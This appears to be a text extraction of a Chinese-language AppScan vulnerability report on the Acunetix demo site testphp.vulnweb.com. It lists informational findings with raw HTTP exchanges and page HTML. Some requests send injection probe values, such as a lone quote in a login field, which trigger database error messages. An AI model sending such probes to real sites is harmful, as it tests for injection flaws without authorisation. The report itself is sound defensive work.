        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageTitle">searched for: 1234</h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
    </ul>
  </div>
</div>

```

```

        <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </li>
</ul>
</div>
<div class="relatedLinks">
    <h3>Links</h3>
    <ul>
        <li><a href="http://www.acunetix.com">Security art</a></li>
        <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
        <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
</div>
<div id="advert">
    <p>
        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
            <param name="movie" value="Flash/add.swf">
            <param name="quality" value="high">
            <embed src="Flash/add.swf" quality="high"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash"
type="application/x-shockwave-flash" width="107" height="66"></embed>
        </object>
    </p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy
Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is
...
...
...

```

问题 10 / 12

TOC

发现电子邮件地址模式

严重性: [参考信息](#)

CVSS 分数: 0.0

URL: <http://testphp.vulnweb.com/listproducts.php>

实体: listproducts.php (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: [除去 Web 站点中的电子邮件地址](#)

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```

GET /listproducts.php?cat=1 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/categories.php

```

```

Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:38 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
      </td>
      <td align="right">
        <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageName">Posters</h2><div class="story"><a href='product.php?pic=1'><h3>The shore</h3>
</a><p><a href='showimage.php?file=./pictures/1.jpg' target='_blank'><img style='cursor:pointer'
border='0' align='left' src='showimage.php?file=./pictures/1.jpg&size=160' width='160' height='100'>
</a>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu.</p><p>Painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#'
onClick="window.open('./comment.php?pid=1','comment',{'width=500,height=400'})">comment on this
picture</a></p></div><div class="story"><a href='product.php?pic=2'><h3>Mystery</h3></a><p><a
href='showimage.php?file=./pictures/2.jpg' target='_blank'><img style='cursor:pointer' border='0'
align='left' src='showimage.php?file=./pictures/2.jpg&size=160' width='160' height='100'></a>Donec
molestie.
Sed aliquam sem ut arcu.</p><p>Painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#'
onClick="window.open('./comment.php?pid=2','comment',{'width=500,height=400'})">comment on this
picture</a></p></div><div class="story"><a href='product.php?pic=3'><h3>The universe</h3></a><p><a
href='showimage.php?file=./pictures/3.jpg' target='_blank'><img style='cursor:pointer' border='0'
align='left' src='showimage.php?file=./pictures/3.jpg&size=160' width='160' height='100'></a>Lorem
ipsum dolor sit amet. Donec molestie.
Sed aliquam sem ut arcu.</p><p>Painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#'
onClick="window.open('./comment.php?pid=3','comment',{'width=500,height=400'})">comment on this
picture</a></p></div><div class="story"><a href='product.php?pic=4'><h3>Walking</h3></a><p><a

```

```
href='showimage.php?file=../pictures/4.jpg' target='_blank'><img style='cursor:pointer' border='0'
align='left' src='showimage.php?file=../pictures/4.jpg&size=160' width='160' height='100'></a>Lorem
ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu. Phasellus sollicitudin.
<p><p>painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#'
onClick="window.open('../comment.php?pid=4','comment','width=500,height=400')">comment on this
picture</a></p></div><div class='story'><a href='product.php?pic=5'><h3>Mean</h3></a><p><a
href='showimage.php?file=../pictures/5.jpg' target='_blank'><img style='cursor:pointer' border
...
...
...
```

TOC

发现电子邮件地址模式	
严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/product.php
实体:	product.php (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
原因:	Web 应用程序编程或配置不安全
固定值:	除去 Web 站点中的电子邮件地址

推理： 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```
GET /product.php?pic=1 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/listproducts.php?cat=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:46 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture details</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<script language="javascript1.2">
<!--
function popUpWindow(URLStr, left, top, width, height)
{
    window.open(URLStr, 'popUpWin', 'toolbar=no,location=no,directories=no,status=no,menub
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture details</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<script language="javascript1.2">
<!--
function popUpWindow(URLStr, left, top, width, height)
{
    window.open(URLStr, 'popUpWin', 'toolbar=no,location=no,directories=no,st
```

```

ar=no,scrollbar=no,resizable=no,copyhistory=yes,width='+width+',height='+height+',left='+left+',
top='+top+',screenX='+left+',screenY='+top+'';
}
-->
</script>
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
      </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageName">The shore</h2><div class="story"><p><a href='showimage.php?
file=./pictures/1.jpg' target='_blank'><img style='cursor:pointer' border='0' align='center'
src='showimage.php?file=./pictures/1.jpg&size=160' width='160' height='100'></a><h3>Short
description</h3><p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu.</p><h3>Long description</h3><p><p>
This picture is an 53 cm x 12 cm masterpiece.
</p>
<p>
This text is not meant to be read. This is being used as a place holder. Please feel free to change
this by inserting your own information.This text is not meant to be read. This is being used as a place
holder. Please feel free to change this by inserting your own information.This text is not meant to be
read. This is being used as a place holder. Please feel free to change this by inserting your own
information.This text is not meant to be read. This is being used as a place holder. Please feel free
to change this by inserting your own information.
</p><p><p>Painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p>the price of this item is:
$500</p></div><div class="story"><form name='f_addcart' method='POST' action='cart.php'><input
type='hidden' name='price' value='500'><input type='hidden' name='addcart' value='1'><input
type='submit' value='add this picture to cart'></form></div></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a
...
...

```


...

发现电子邮件地址模式

严重性:

参考信息

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: newuser.php (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 除去 Web 站点中的电子邮件地址

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 155

uuname=admin&upass=password&upass2=password&urname=admin&succ=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:22:21 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username:
admin</li><li>Password: password</li><li>Name: admin</li><li>Address: 753 Main Street</li><li>E-Mail:
test@altoromutual.com</li><li>Phone number: 555-555-5555</li><li>Credit card: 1234</li></ul><p>Now you
can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

问题 1 / 1

TOC

检测到应用程序测试脚本

严重性: [参考信息](#)

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/hpp/

实体: test.php (Page)

风险: 可能会下载临时脚本文件，这会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: 在生产环境中留下临时文件

固定值: 除去服务器中的测试脚本

差异: 路径 从以下位置进行控制: `/hpp/` 至: `/hpp/test.php`

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /hpp/test.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:00:42 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

/link?something=%2Fhpp%2Ftest.php
```

问题 1 / 1

TOC

客户端 (JavaScript) Cookie 引用

严重性:

[参考信息](#)

CVSS 分数: 0.0

URL: <http://testphp.vulnweb.com/AJAX/index.php>

实体: var httpreq = null; (Page)

风险: 此攻击的最坏情形取决于在客户端所创建的 cookie 的上下文和角色

原因: Cookie 是在客户端创建的

固定值: [除去客户端中的业务逻辑和安全逻辑](#)

差异:

推理: AppScan 在 JavaScript 中找到对 cookie 的引用。

测试请求和响应:

```
GET /AJAX/index.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:36 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>ajax test</title>
<link href="styles.css" rel="stylesheet" type="text/css" />
<script type="text/javascript">
    var httpreq = null;

    function SetContent(XML) {
        var items = XML.getElementsByTagName('items').item(0).getElementsByTagName('item');
        var inner = '<ul>';
        for(i=0; i<items.length; i++){
            inner = inner + '<li><a href="javascript:getInfo(\'\' +
items[i].attributes.item(0).value + \'\' , \'\' + items[i].attributes.item(1).value + \'\' ">' +
items[i].firstChild.nodeValue + '</a></li>';
        }

        inner = inner + '</ul>';

        cd = document.getElementById('contentDiv');
        cd.innerHTML = inner;

        id = document.getElementById('infoDiv');
        id.innerHTML = '';
    }

    function httpCompleted() {
        if (httpreq.readyState==4 && httpreq.status==200) {

            SetContent(httpreq.responseXML);
            httpreq = null;
        }
    }

    function SetInfo(XML) {
        var ii = XML.getElementsByTagName('iteminfo').item(0);
        var inner = '';
```

```

        inner = inner + '<p><strong>' +
ii.getElementsByTagName('name').item(0).firstChild.nodeValue + '</strong></p>';

        pict = ii.getElementsByTagName('picture');
        if(pict.length>0){
            inner = inner + '';
        }

        descs = ii.getElementsByTagName('description');
        for (i=0; i<descs.length; i++){
            inner = inner + '<p>' + descs.item(i).firstChild.nodeValue + '</p>';
        }

        id = document.getElementById('infoDiv');
        id.innerHTML = inner;
    }

function httpInfoCompleted() {
    if (httpreq.readyState==4 && httpreq.status==200) {
        SetInfo(httpreq.responseXML);
        httpreq = null;
    }
}

function loadSomething(what) {
    getHttpRequest();
    httpreq.open('GET', what, true);
    httpreq.send('');
}

function getInfo(where, which) {
    getHttpRequest();
    httpreq.onreadystatechange = httpInfoCompleted;
    if (where=='infotitle'){
        httpreq.open('POST', where+'.php', true);
        httpreq.setRequestHeader('content-type', 'application/x-www-form-urlencoded');
        httpreq.send('id='+which);
    }
    else {
        httpreq.open('GET', where+'.php?id='+which, true);
        httpreq.send('');
    }
}

function xmlCompleted () {
    if (httpreq.readyState==4 && httpreq.status==200) {
        xd = document.getElementById('xmlDiv');
        xd.innerHTML = httpreq.responseText;
        httpreq = null;
    }
}

function sendXML () {
    getHttpRequest();
    httpreq.onreadystatechange = xmlCompleted;
    httpreq.open('POST', 'showxml.php');
    httpreq.setRequestHeader('content-type', 'text/xml');
    httpreq.send('<xml><node name="nodename1">nodetext1</node><node
name="nodename2">nodetext2</node></xml>');
}

function getHttpRequest() {
    // free the curenent one
    if (httpreq!=null){
        httpreq.abort();
        httpreq = null;
    }

    if( window.XMLHttpRequest ) {
        httpreq = new XMLHttpRequest();
        if (httpreq.overrideMimeType) {
            httpreq.overrideMimeType('text/xml');
        }
    } else if(ActiveXObject) {
        httpreq = new ActiveXObject("Msxml2.XMLHTTP");
    }

    httpreq.onreadystatechange = httpCompleted;
}

function SetMyCookie() {

```

```

        document.cookie = "mycookie=3";
        alert('A cookie was set by JavaScript.');
```

```

    }
</script>
</head>
<body>
<table border="0" cellpadding="3" width="500" align="center">
  <tr>
    <td class="bordered">
      <a href="javascript:loadSomething('artists.php');">artists</a> |
      <a href="javascript:loadSomething('categories.php');">categories</a> |
      <a href="#" onclick="loadSomething('titles.php')">titles</a> |
      <a href="#" onclick="sendXML()">send xml</a> |
      <a href="#" onclick="SetMyCookie()">setcookie</a>
    </td>
  </tr>
  <tr>
    <td>
      <div id="contentDiv">
        &nbsp;
      </div>
    </td>
  </tr>
  <tr>
    <td>
      <div id="infoDiv">
        &nbsp;
      </div>
    </td>
  </tr>
  <tr>
    <td>
      <div id="xmlDiv">
        &nbsp;
      </div>
    </td>
  </tr>
</table>
</body>
</html>

```

```

GET /AJAX/titles.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Refer
...
...
...

```

应用程序错误

严重性:

参考信息

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/artists.php

实体: artist (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 1 至: 1XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /artists.php?artist=1XYZ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:27 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
    else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
  }
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
    <td align="left">
      <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
```

```

        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>

</td>
<td align="right">
    </td>
</tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/artists.php on line 62

</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
    <div id="search">
        <form action="search.php?test=query" method="post">
            <label>search art</label>
            <input name="searchFor" type="text" size="10">
            <input name="goButton" type="submit" value="go">
        </form>
    </div>
    <div id="sectionLinks">
        <ul>
            <li><a href="categories.php">Browse categories</a></li>
            <li><a href="artists.php">Browse artists</a></li>
            <li><a href="cart.php">Your cart</a></li>
            <li><a href="login.php">Signup</a></li>
            <li><a href="userinfo.php">Your profile</a></li>
            <li><a href="guestbook.php">Our guestbook</a></li>
            <li><a href="AJAX/index.php">AJAX Demo</a></li>
        </ul>
    </div>
    <div class="relatedLinks">
        <h3>Links</h3>
        <ul>
            <li><a href="http://www.acunetix.com">Security art</a></li>
            <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
            <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
            <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
        </ul>
    </div>
    <div id="advert">
        <p>
            <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
                <param name="movie" value="Flash/add.swf">
                <param name="quality" value="high">
                <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash"
type="application/x-shockwave-flash" width="107" height="66"></embed>
            </object>
        </p>
    </div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy
Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right
...
...
...

```

应用程序错误

严重性: 参考信息

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/userinfo.php

实体: uname (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: -- 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 15
```

```
uname=%27&pass=
```

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login
```

```
GET /login.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMIsLocked="false" -->
<head>
```



```

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
